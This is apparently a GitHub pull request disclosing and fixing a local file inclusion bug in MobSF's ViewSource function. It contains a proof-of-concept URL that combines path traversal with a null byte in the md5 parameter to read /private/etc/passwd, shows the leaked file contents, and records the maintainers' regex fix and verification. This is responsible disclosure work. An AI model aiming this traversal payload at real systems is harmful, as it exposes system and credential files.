[Security] Fix Local File Inclusion Vulnerability in ViewSource Function. Version <= v0.9.2 #166

Closed **thongngo** wants to merge 1 commit into `MobSF:master` from `thongngo:master`

Conversation 4 Commits 1 Checks 0 Files changed 1

thongngo commented on May 26, 2016

Hi Ajin,


I've found a Local File Inclusion Vulnerablity in StaticAnalyzer/views.py (Version <= v0.9.2)

Detail: Bypass "md5" varriable by

- An actual md5 string (e.g: an uploaded file) at the head.
- Null-byte at the end of string

PoC:
http://127.0.0.1:8000/ViewSource/
?file=de/robv/android/xposed/installer/repo/RepoDb.java
&md5=*36570c6fac687ffe08107e6a72bd3da7/../../../../../../../../../../private/etc/passwd%00*
&type=apk

Before fixing: read /private/etc/passwd on MAC OS



127.0.0.1:8000/ViewSource/?file=de/robv/android/xposed/installer/repo/RepoDb.java&md5=36570c6fac687ffe
Search
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute

```
http://127.0.0.1:8000/ViewSource/
?file=de/robv/android/xposed/installer/repo/RepoDb.java
&md5=36570c6fac687ffe08107e6a72bd3da7/../../../../../../../../../../../private/etc/passwd%00
&type=apk
#thongngo
```


☐ Enable Post data ☐ Enable Referrer
MobSF
Recent Scans
About
Search MD5

RepoDb.java

```

      ##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
_installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false
_lp:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false
```

After Fixed



http://127.0.0.1:8000/ViewSource/?file=de/robv/android/xposed/installer/repo/RepoDb.java&md5=36570c6fac
Search
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute

```
http://127.0.0.1:8000/ViewSource/
?file=de/robv/android/xposed/installer/repo/RepoDb.java
&md5=36570c6fac687ffe08107e6a72bd3da7/../../../../../../../../../../../private/etc/passwd%00
&type=apk
#thongngo-fixed
```

☐ Enable Post data ☐ Enable Referrer
MobSF
Recent Scans
About
Search MD5

Don't Play Around. An Error just popped in!

I'm still working on contributing this great project.
Thanks for all

👍 1

`Fix Local File Inclusion in ViewSource Function. Version <= v0.9.2` 479610c

ajinabraham commented on May 26, 2016 Member

Nice Catch!.
There is an easy fix for this.
The regex that checks for MD5 is not bounded now. doing strict boundary check will prevent this bug.

ajinabraham commented on May 26, 2016 • edited ▾ Member

@thongngo The reported bug should be fixed by `b9cdd1f`

Can you please pull the latest master and see if this is fixed?

thongngo commented on May 26, 2016 Author

@ajinabraham Nice Fix! Ajin. The latest master works well. Thank you.

ajinabraham commented on May 27, 2016 Member

Verified the fix.

ajinabraham closed this on May 27, 2016

ajinabraham added the security label on Jul 21, 2016

ajinabraham changed the title ~~Fix Local File Inclusion Vulnerability in ViewSource Function. Version <= v0.9.2~~ **[security] Fix Local File Inclusion Vulnerability in ViewSource Function. Version <= v0.9.2** on Dec 18, 2019

ajinabraham changed the title ~~[security] Fix Local File Inclusion Vulnerability in ViewSource Function. Version <= v0.9.2~~ **[Security] Fix Local File Inclusion Vulnerability in ViewSource Function. Version <= v0.9.2** on Aug 5, 2020

Reviewers

No reviews

Assignees

No one assigned

Labels

security

Projects

None yet

Milestone

No milestone

Development

Successfully merging this pull request may close these issues.

None yet

2 participants